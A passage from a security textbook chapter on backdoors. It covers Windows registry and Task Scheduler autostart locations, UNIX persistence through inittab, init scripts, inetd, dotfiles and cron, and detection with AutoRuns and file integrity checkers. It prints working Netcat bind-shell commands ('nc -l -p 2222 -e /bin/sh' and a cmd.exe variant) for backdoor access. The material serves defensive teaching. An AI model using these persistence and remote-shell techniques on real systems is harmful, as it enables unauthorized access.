HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\RunServices	These services are started every time a user logs onto the system.
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\RunOnce	These programs are activated once when a user logs onto the system.
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\Run	These programs are run every time a user logs onto the machine.
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\RunOnceEx	These programs are executed without starting another system process.
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\Policies\Explorer\Run	These programs are run each time a user logs onto the system.
HKCU\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Windows\Run	These programs are run each time a user logs onto the system.

Registry Key	Purpose of the Key
HKCU\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Windows\Load	These programs are run each time a user logs onto the system.
HKCU\SOFTWARE\Policies\Microsoft \Windows\System\Scripts	These scripts are activated every time a user logs onto the machine.
HKCR\Exefiles\Shell\Open\Command	This key indicates programs that will be run any time another EXE file is executed, a very frequent occurrence on a Windows machine, to be sure!


Whew! That's a long, ugly list, but it's important to recognize that there are an awful lot of places an attacker could squirrel away the name of some terribly evil backdoor to get it started. Although this list might be exhausting, it's not exhaustive. Current and future versions of Windows will likely have even more registry settings for automatically starting software, as the complexity of Windows grows with each subsequent system patch, release, and application installed.

Note that some of these registry settings start with the letters HKLM and others start with HKCU. In both cases, the H stands for hive, a reference to a chunk of the Windows Registry. HKLM stands for hive key local machine, and indicates systemwide settings. HKCU stands for hive key current user, and identifies settings for the person currently logged into the Windows machine [4]. Most of the time, for starting up programs and services, the HKLM settings are executed first, followed by the HKCU items. Also, HKCR, which stands for hive key classes root, identifies various programs that are opened by Windows under specific events. Making matters worse, this list of startup components isn't the only way to start programs automatically within Windows. We still have to take a look at the Task Scheduler.

Undermining the Task Scheduler

A final popular method for automatically starting a backdoor on Windows NT/2000/XP/2003 machines involves scheduling a task to run on the system. Using the Task Scheduler service, an attacker can tell the system to run a specific program at specific times, on specific dates, or when certain events occur, such as system boot or user logon. Figure 5.1 shows the different options available in the Scheduled Task Wizard used to create such tasks.


Figure 5.1. Different options for scheduled tasks.



You can schedule new tasks on your system or view the ones already scheduled by using the Scheduled Tasks GUI in the system control panel, shown on the left side of Figure 5.2. Alternatively,

you could use the at command-line tool on Windows NT, 2000, and XP or the schtasks command in Windows XP and 2003 to either view or schedule tasks. Both the GUI and command line show a high-level view of the programs scheduled to run on the system. Figure 5.2 shows both the graphical and command-line view of tasks scheduled to run on the system. The detail provided by the at command is useful. To get that kind of information out of the GUI, you'd have to click on individual tasks shown in the Scheduled Tasks folder. One nice thing about the GUI view is that it includes all tasks invoked by the task's scheduler, including time-based and system start-up actions. Notice that the task with an ID number of 2 includes a command line to run backdoor.exe. Gee, I wonder what that one might do!

Figure 5.2. A bunch of scheduled tasks, shown in the Scheduled Tasks folder and using the **at** command-line tool.



The Scheduled Tasks control panel shows all scheduled tasks, both time-based and associated with logon or bootup. The task "Backup" is set to run at system startup.

The `at` command, run here against the localhost, shows only time-based scheduled tasks. The task "Backup" isn't shown

Defenses: Detecting Windows Backdoor Starting Techniques


So, attackers have a bunch of ways to set up a backdoor on Windows to run long after the bad guy has left. To prevent such attacks, you need to keep the bad guys off of your system in the first place. Follow the recommendations we discussed in Chapters 2, 3, and 4 to harden your system, configuring it securely and applying patches in a timely manner. A little prevention goes a long way in stopping this type of attack.

However, even with the greatest preventative steps, some attackers might still find a way in. So, beyond prevention, how can you detect an attacker's reconfiguring of your system to automatically start a backdoor? Well, you could manually check each and every file and folder shown in Table 5.1, every registry key shown in Table 5.2, and the scheduled tasks shown in Figure 5.2 to see if something fishy has been scheduled. Unfortunately, manually checking all of these possibilities will require gobs of frustrating time spent in cold, lonely isolation.

Happily, there's a nice free tool called AutoRuns that comes to the rescue. Available at no charge from the fine folks at Sysinternals at *www.sysinternals.com/ntw2k/source/misc.shtml#autoruns*, this program automatically lists all of the automatically starting tasks on your Windows NT/2000/XP box, including startup folders, files, registry settings, and scheduled tasks. The output from this nifty program is shown in Figure 5.3. The AutoRuns tool not only displays the many different start-up registry keys, folders, and tasks distributed throughout the system, but it also shows the values they've been set to. You can see the exact name of each program, service, or script that gets

executed during startup for each method. That's a handy list to have, for both security and troubleshooting purposes. Using AutoRuns, you won't have to dig through a bunch of registry keys and folders to see which programs are executed during system boot. All of the information is collected together in a nice GUI, which even supports automatically jumping to each folder or registry key so you can easily edit its value.

Figure 5.3. Autoruns shows all tasks scheduled to automatically start on my machine.



I'm certainly a big fan of AutoRuns, but it does have a noteworthy limitation when used to find various automatically running backdoors. AutoRuns does exactly what it advertises: It shows those programs and scripts that are activated when the system starts up or specific users log on. However, with its focus on startup and logon events only, AutoRuns does not show any tasks that are scheduled to run based on specific times of day. I've indicated this in Figure 5.3. An attacker could schedule a backdoor to restart every morning at 3:00 A.M., and AutoRuns won't show it, because it's based on time of day. So, if you rely on AutoRuns to find automatically starting backdoors, remember that you still have to check the scheduled tasks by looking in the Scheduled Tasks control panel, running the at command, or using the schtasks command.

Additionally, you could utilize a file integrity checking program to search your Windows machines for any alterations of critical system files and registry keys. As we discussed in Chapter 2, these programs contain a database of known good fingerprints of critical system files and registry values, including those files and directories associated with system startup and user initialization. When a change is detected, the tool will alert you so you can figure out who made the change: a system administrator performing standard system maintenance or an evil attacker bent on world domination. After initializing the tool to create the database of fingerprints, you can schedule the file integrity checking program to run on a regular basis, such as every day or even every hour. When it runs, the tool will check for alterations to the files you tell it to watch. When it finds a change to one of the startup or user initialization files described in this section, then the system administrator must reconcile any changes with recent legitimate system activity. The file integrity checker acts like a human security guard, policing your system for unauthorized changes.

If the administrator legitimately installed a patch, tweaked the boot process, or altered a user's environment, the tool's alert is merely a false alarm. Otherwise, an attacker might be on the prowl, modifying the system configuration to start up a backdoor. This reconciliation process is not for the faint of heart. It requires a good deal of effort on the system administrator's part, but is far easier than checking the integrity of every single file and directory by hand. Numerous Windows file integrity checking programs are available, including the commercial version of Tripwire, at *www.tripwire.com*. Unfortunately, the free version of Tripwire does not support Windows. Several other file integrity checking tools are available for Windows, including GFI LANguard System Integrity Monitor and Ionx Data Sentinel. We'll come back to the concept of file integrity checking tools in Chapter 7 when we discuss user-mode RootKits.

Starting UNIX Backdoors

> *This is not the end. It is not even the beginning of the end. But, it is, perhaps, the end of the beginning.*
>
> —Sir Winston Churchill, 1942

Sure, Windows systems offer a lot of ways to automatically begin executing programs, but UNIX is no slouch either. Indeed, UNIX systems are extremely licentious in their tastes for starting up scripts and programs. As with Windows, each and every one of these techniques could be abused to start a backdoor. On UNIX, the techniques fall into several categories, including adding or modifying the system initialization scripts, modifying the configuration of the Internet daemon (inetd), altering a user's environment, and scheduling jobs.

Modifying the Uber-Process Config: inittab

When a UNIX system is booted, it runs a variety of initialization scripts and programs. The first process to run on a UNIX machine is the init daemon, which activates all other processes needed during system boot. The file /etc/inittab contains a script telling init what other processes it should start. An attacker could add a line to the inittab file that starts up the attacker's own backdoor as part of the boot sequence. The inittab file contains entries with the format `[id]:[rstate]:[action]:[process]`, defined as follows:

- The `id` is a unique number assigned to this entry, just four characters that shouldn't be used for any other entry.
- The `rstate` is the run level that will trigger the entry. When you boot a UNIX system, you can indicate a run level to identify what level of services you require when the system starts up. The run level can be set to specify booting to single-user mode, which requires very few services, or changing to multiuser mode, which requires more services.
- The `action` specifies what init should do with the particular program, such as restarting a process if it has died, executing a process once, or executing it every time the system is booted. Restarting a process when it dies is really handy behavior for a backdoor program.
- The `process` field is where things get interesting. It indicates a specific shell script that should be executed by init. If an attacker uses the inittab to start a backdoor, the process field will refer to the name of the backdoor program itself or a script used to start the backdoor.

Modifying Other System and Service Initialization Scripts

On most UNIX systems, the inittab file usually tells init to run a series of service initialization scripts to start various services running on a box. Instead of altering inittab itself, an attacker could also modify these various service initialization scripts, which start such services as httpd (a Web server), sendmail (a popular mail server), and sshd (the Secure Shell daemon used for secure remote access). Depending on your particular flavor of UNIX, these service initialization scripts are often stored in the /etc/rc.d or /etc/init.d directories. On a typical UNIX system, there are 20 or more such scripts, each 10 to 50 lines long, providing fertile ground to plant a backdoor. An attacker could simply add a backdoor script to one of these directories, or even alter the already-existing scripts to kick off a backdoor. For example, I could add a new service called httpb (note the trailing "b" for backdoor, which looks like "httpd"), or even modify the already-existing script that starts the real httpd so that it first runs my backdoor, and then starts your Web server.

As a final attack against your startup scripts, an attacker could even just plant a backdoor into a configuration file that one of the existing service initialization scripts will run as it starts up. For example, if your system ever uses the Point-to-Point Protocol (PPP) for modem dial-up connections, the machine will try to execute a configuration script called /etc/ppp/ip-up.local. Most of the time, this script isn't needed, so it's usually blank. However, I could place the name of my backdoor in this file, and every time you dial up using your modem, my nasty backdoor will run.


If this interplay between inittab, the init daemon, the service initialization scripts, and the configuration scripts seems complicated, consider this analogy, shown in Figure 5.4. In a corporation, a vice president reads corporate procedures and yells them as orders to various directors. The directors, in turn, take these orders and bark them to rank-and-file employees. The rank-and-file employees actually implement the procedures. The corporate procedures act like inittab, telling init what to do. The vice president, in turn, is like the init daemon. The directors act as the individual service initialization scripts. The rank-and-file employees are like the individual programs to be executed, including configuration scripts. An attacker wanting to mess up this corporate chain of control could do all kinds of nasty things. I've illustrated several of these modifications in Figure 5.4, using the letters from the following list to show you where such an alteration could occur:

A. *Modify the Corporate Procedures:* This would be akin to altering the /etc/inittab file, which specifies what actions init takes as it starts the system up. An attacker could add a line to this file so that a backdoor startup script is executed when the system boots up. In our analogy, the modified corporate procedures tell the vice president to hire a new director, but this director is rather shady.

B. *Bribe an Existing Director:* No real bribes are necessary in UNIX. Instead, the attacker could just alter the individual service startup script so that it runs the expected service *and* the attacker's backdoor. For example, a bad guy could alter the startup script for sendmail, so that, in addition to starting a mail server, it also runs a backdoor.

C. *Bribe an Existing Rank-and-File Employee:* The attacker could trick an existing service into running a backdoor script when it starts to run. For example, the attacker could modify the PPP startup script, which is used to activate the Point-to-Point Protocol. That way, any time a user makes a dial-up connection, the backdoor would be executed.

Figure 5.4. The interaction between inittab, init, service initialization scripts, and configuration scripts, as they relate to a corporate hierarchy.



Going after inetd's Configuration

Beyond these varied startup scripts, attackers also frequently alter the configuration of one particular process widely used to support network services, namely the Internet daemon (inetd, pronounced "i-net-dee"). On a UNIX box, the inetd process waits for network traffic for a variety of services, including FTP, Telnet, and others. When inetd receives traffic intended for one of these services, it runs the associated server to handle the traffic if it is configured to run the service. Attackers could modify or add a line to the inetd configuration file, which is stored in the /etc/inetd.conf file or in the /etc/xinetd.d directory, depending on the particular flavor of UNIX. By modifying inetd's configuration, an attacker could tell inetd to run a backdoor when specific traffic arrives for a particular TCP or UDP port. Modifying inetd to start a backdoor is one of the most common backdoor techniques in use against UNIX systems today. In our corporate hierarchy analogy, inetd is a director, but an extremely important one. Bribing this director could give an attacker remote access to the corporation, because inetd listens on the network for connections.

Adjusting User Startup Scripts

When a user logs in to a UNIX system or runs certain commands, the system activates a variety of scripts to initialize the user's environment. These scripts let users customize their computing environment by running specific commands during login. The most common user startup files are described in Table 5.3. An attacker could add a single line containing the name of a backdoor to any one of these scripts to activate that backdoor when the script is run. Making matters even worse, these scripts are scattered throughout users' home directories, as well as the home directory for the superuser account on the system, root. Because they are not stored in a single location, administrators can have trouble tracking down individual users' customization of these files. Many of these scripts are 10 to 50 lines long, again offering lots of options for an attacker to sneak in the activation of a backdoor.

Table 5.3. Common Scripts Associated with User Login or Program Activation

User Script Name	Associated Program That Activates Script and Typical Usage
.login	The csh and tcsh shells activate this script when a user logs in.
.cshrc	The csh and tcsh shells run this script when a new command shell is started.
.kshrc	The ksh shell runs this script when a new command shell is started.
.bashrc	The bash shell runs this script when a new command shell is started.
.bash_profile	The bash shell activates this script when a user logs in.
/etc/profile	When any user logs into the system using the sh or bash shells, this script is activated.
.profile	After /etc/profile is run during user login with the sh or bash shells, an individual end user's .profile file is activated.
.logout	The csh and tcsh shells run this script when a user logs out.
.xinitrc	The startx command that invokes the X Window system stores its environment information in this file (on RedHat Linux systems, this information is also stored in the .Xclients file).
.xsession	The xdm program uses this file to configure the initial X Window session.

Scheduling Evil Jobs with Cron

One final popular method for activating a backdoor on UNIX involves scheduling a job that runs the backdoor using the cron daemon. Cron works rather like the Windows Task Scheduler. At certain predefined times, cron executes scripts, which could include backdoors. Cron is configured using crontab files, which are found in /etc/crontab and /etc/cron.d for system administrator jobs. Individual users can also create scheduled jobs in the /etc/spool/cron directory. By adding a single entry to any one of these files, an attacker could schedule a backdoor to start at a specific time, or during system initialization. So, using cron, an attacker can configure the system to start up the backdoor every hour, if it isn't already running. That way, if my backdoor process ever gets killed by a system administrator, machine reboot, or system crash, I'll only have to wait a maximum of one hour before the machine restarts it for me.

Defenses: Detecting UNIX Backdoor Starting Techniques

So, adding up all of the different areas an attacker can use to start a backdoor, you might be looking at several hundred files and directories, consisting of a few thousand lines of difficult-to-read scripts. What a pain! Clearly, searching this rat's nest for backdoors is not something a typical human could do on a regular basis. For this reason, you should use an automated tool that alerts you when changes are made to the various configuration files and scripts listed in this section.

Several popular file integrity checking programs are available on a commercial and free basis to act as your digital servants in accomplishing this goal. Like their Windows counterparts that we discussed earlier, these tools create a database of cryptographic hashes that act like digital fingerprints of your critical system files and periodically check your system state against it.

A huge number of file integrity checking tools are available for UNIX. The granddaddy of these tools is the venerable Tripwire, available on both a commercial and free basis for UNIX at *www.tripwire.com* and *www.tripwire.org*, respectively. Also, the free, open source tools AIDE (*www.cs.tut.fi/~rammer/aide.html*) and Osiris (*http://osiris.shmoo.com/*) perform similar checks.

We'll look at these file integrity checking tools in more detail in Chapter 7, when we analyze user-mode RootKits. For now, though, keep in mind that they can be used to monitor for changes to critical system files, including startup scripts and files.

All-Purpose Network Connection Gadget: Netcat

Now that we've seen how attackers start backdoors, let's discuss some of the backdoor programs themselves. Typically, attackers activate a backdoor program that gives them remote access to the machine across the network. The amazing Netcat tool, written by Hobbit for UNIX and Weld Pond for Windows, is probably the most popular program offering this kind of access across the network. Netcat is freely available in all its glory at *www.atstake.com/research/tools/network_utilities/*.

Although it is very often used as a backdoor, Netcat shouldn't be pigeon-holed as only a backdoor. Netcat is incredibly flexible, and can be used for all kinds of activities, both helpful and dastardly. Netcat isn't always evil. I use it (very carefully) in my own day-to-day system administration tasks for moving files and zooming around network trouble. In fact, I have this pet theory that the entire universe we inhabit is nothing more than an elaborate computer simulation created using Netcat and a few Perl scripts.

Beyond its popular use as a backdoor, Netcat can be used to move files across a network, scan a system for open ports or vulnerabilities, relay network traffic between several machines, and a variety of other techniques. Given that we're talking about backdoors in this chapter, of course we'll focus on Netcat's use as a backdoor. Still, if you want to learn about other Netcat uses besides backdoors, please feel free to look at the README file included with the tool, or consult my earlier book, *Counter Hack*, [5] which covers a myriad of Netcat uses beyond backdoors.

Netcat Meets Standard In and Standard Out

Netcat's sole purpose is to make connections between programs and the network. Think of it like a little conduit that can be used to direct the flow of data going into or out of programs. To get a feel for how the Netcat conduit works, let's explore the way many programs deal with input and output.

Consider your average, mild-mannered program, which we'll call "proggie." When a typical program like proggie runs, either on a Windows or UNIX system, it takes input data from something called Standard In. Standard In comes from the keyboard by default, so your keystrokes will be sent to proggie as input. Alternatively, a user could direct the contents of a file into Standard In for proggie using the file redirection notation ("<") on the command line. The program then receives its input from the file. Finally, a user could run some program called ProgramA, and take its output and pipe it into Standard In for proggie using the "|" character. That way, proggie can manipulate the data it gets from Program A. These three options for Standard In are shown in Table 5.4.

Table 5.4. Different Methods for Getting Standard In

Source of Standard In	How Standard In is Fed into Proggie
The keyboard	User runs proggie and types on the keyboard. By default, the keyboard provides Standard In. `$ proggie`

Source of Standard In	How Standard In is Fed into Proggie
A file called file.txt	A user invokes the program using the following notation: `$ proggie < file.txt`
The output from ProgramA	A user invokes ProgramA and pipes its output into proggie: `$ ProgramA | proggie`


Now that we've seen Standard In, let's look at the typical output of a program, which is called Standard Out. Beautifully, it works a lot like Standard In. By default, Standard Out is just displayed on the screen. Alternatively, it could be redirected into a file using the ">" symbol. Or, it could be directed to another program using the pipe character, "|". Table 5.5 summarizes these uses of Standard Out.

Table 5.5. Different Methods for Sending Standard Out

Destination of Standard Out	How Standard Out is Handled by Proggie
The screen	User runs proggie and results appear on screen. By default, the screen receives Standard Out. `$ proggie`
A file called file.txt	A user invokes the program using the following notation: `$ proggie > file.txt`
The input of ProgramA	A user invokes proggie and pipes its output into ProgramA: `$ proggie | ProgramA`

That's sweet, but what the heck does it have to do with Netcat? Well, Netcat takes Standard In and Standard Out and connects them to the network on any TCP or UDP port, acting like a good little conduit, as illustrated in Figure 5.5. Netcat operates in two modes: client mode and listen mode. Client mode initiates a connection across a network. Listen mode, as you'd no doubt guess from its name, patiently listens for data to come in from the network.

Figure 5.5. Netcat in client mode and listen mode connecting Standard In and Standard Out with the network.



If you look carefully at Figure 5.5, you'll note that the conduit between the network, Standard In, and Standard Out is connected in the exact same way for the Netcat client and listener. In fact, the pictures of the client and the listener are identical, except for the direction they are facing. I drew them this way to indicate that we can use Netcat in client–listener pairs to send data across the network from a client on one machine to a listener on another machine, and vice versa. So, what's the real difference between a client and a listener? Well, clients initiate connections on the network, whereas listeners wait for connections. But Standard In and Standard Out are handled the same way by Netcat clients and listeners. That symmetry is a beautiful and powerful feature, as it lets us connect Netcat clients and listeners together to implement all sorts of tricks, including backdoors.

To get a feel for using Netcat, we'll briefly review the command-line options offered by the tool. To invoke Netcat, the attacker uses the program's name, which is "nc" by default. Using either the Windows or UNIX version, the Netcat user types:

```
nc [options] target_system_name [remote_port]
```

The `target_system_name` is the domain name or IP address of the machine that Netcat will communicate with on the other side of the network. The `remote_port` is the TCP or UDP port that Netcat should send data to on the other side of the communication stream. Various options can be included when invoking Netcat to tweak its behavior. We won't go over every single doohickey option supported by the tool. Instead, we'll focus on those options most commonly used in backdoors, which include:

`-l`: *Listen Mode:* This makes Netcat a listener, waiting for traffic from the network. If no "`-l`" is included, Netcat runs as a client by default.

`-L`: *"Listen Harder" Mode:* Supported only in the Windows version of Netcat, this type of Netcat listener will automatically restart itself when a connection is dropped. That way, the attacker doesn't have to manually restart the listener.

`-u`: *UDP Mode:* This option makes Netcat use UDP instead of TCP. If no "`-u`" is included, Netcat uses TCP by default.

`-p`: *Local Port:* In listen mode, this is the port Netcat will listen on. In client mode, this is the source port from which packets will be sent.

-e: *Execute:* With this option, Netcat will run a program after a connection is established (both in client and listen mode). Netcat will connect the Standard In and Standard Out of this program to the network.

Now, I'm sure you've noticed that we typically don't go over command-line flags in this book. After all, you can read the README files or other instructions for those. However, given the widespread use of Netcat as a backdoor, we do need to cover its command-line flags here. Because Netcat is so popular as an attack tool, you need to be able to understand these options if and when you see it used against your systems. If you want to be a solid malware fighter, it's crucial for you to understand how Netcat is used as a backdoor, including these command-line flags.

Netcat Backdoor Shell Listener

Let's see how an attacker could use these Netcat options to create different kinds of backdoors. First off, we'll delve into a standard backdoor listener on a particular port providing command shell access. Let's assume that the attacker has installed Netcat on the victim machine. The attacker could have placed Netcat on the machine using a variety of means, including a buffer overflow attack (which we discussed briefly in Chapter 3), via a virus or worm (covered in Chapters 2 and 3), or with physical access to the system. Once Netcat is installed on the victim machine, the attacker could type the following information at a command prompt or in startup script on a UNIX system:

```
$ nc –l –p 2222 –e /bin/sh
```


That's it. That single line is our backdoor. This command activates Netcat, puts it in listen mode and tells it to listen on local TCP port 2222 (TCP is the default) and run a command shell (/bin/sh) when some traffic arrives. When data comes in from the network on TCP port 2222, Netcat grabs the data and passes it as Standard In to the command shell. The shell runs the data as a command and generates responses to those commands. These command shell responses are sent to Netcat's Standard Out, which is connected back across the network. Netcat acts as a conduit between the network and the command shell, connecting the incoming connection with the command shell's input, and sending the command shell's output back across the network.

But how does an attacker send commands to this nifty little Netcat backdoor listener? The attacker uses Netcat in client mode on some other system across the network to send commands and get responses. The client command syntax is:

```
$ nc [victim_address] 2222
```

This Netcat client will get data from Standard In (the keyboard), shoot it across the network to the destination on TCP port 2222, take whatever it receives back, and display it on Standard Out (the screen). The Netcat client and listener work together beautifully, as shown in Figure 5.6, where we've connected the client and listener together across a network, and have told the listener to execute a shell.

Figure 5.6. Connecting to a Netcat backdoor listener with a Netcat client.



Using this technique, the attacker can get command shell access across the network. All commands typed in will run with the privileges of the user who executed the Netcat listener. It's also important to note that Netcat doesn't offer any authentication. Using this technique, the user won't get a "login:" prompt across the network asking for a userID and password. Instead, the attacker will get a raw, naked command shell, already logged in as the user who activated Netcat. Some attackers really do want authentication when they set up a backdoor, to prevent other riff raff or even the system administrator from finding and using their backdoors. Creating a Netcat backdoor that supports authentication is quite simple. Instead of using the -e option to run a shell directly, the attacker could use Netcat with the -e option to execute a small script that asks for a user ID and password. If the user ID and password are correct, this script would then execute a shell.

This simple little Netcat backdoor listener can easily be adapted to Windows. The overall Netcat syntax is almost identical. The client is exactly the same. On the listener, all we have to change is the particular shell from `/bin/sh` to `cmd.exe`, the Windows command shell, to get:

```
C:\>  nc –l –p 2222 –e cmd.exe
```

Once connected to the Netcat listener, the attacker can drop the connection by hitting Ctrl+C at the connected Netcat client. The connection goes away, and any backdoor listener created with the `-l` option will stop running. Therefore, dropping a connection closes the backdoor. To get around this inconvenience, the Windows version of Netcat supports the `-L` option, meaning "Listen Harder," in addition to `-l`. Using the "Listen Harder" option on Windows, the backdoor listener will automatically restart itself when a connection is dropped. On UNIX systems, where Netcat lacks the `-L` capability, the attacker must configure the system to automatically restart the backdoor using the techniques we discussed previously for starting backdoors in UNIX.

Using this same technique, Netcat can take any UNIX or Windows program that uses Standard In and

Standard Out and make it network accessible. Obviously, a command shell is ideal for attackers to connect to the network, but other programs would work as well, such as specific scripts or other command-line tools with which the attacker wants to communicate.

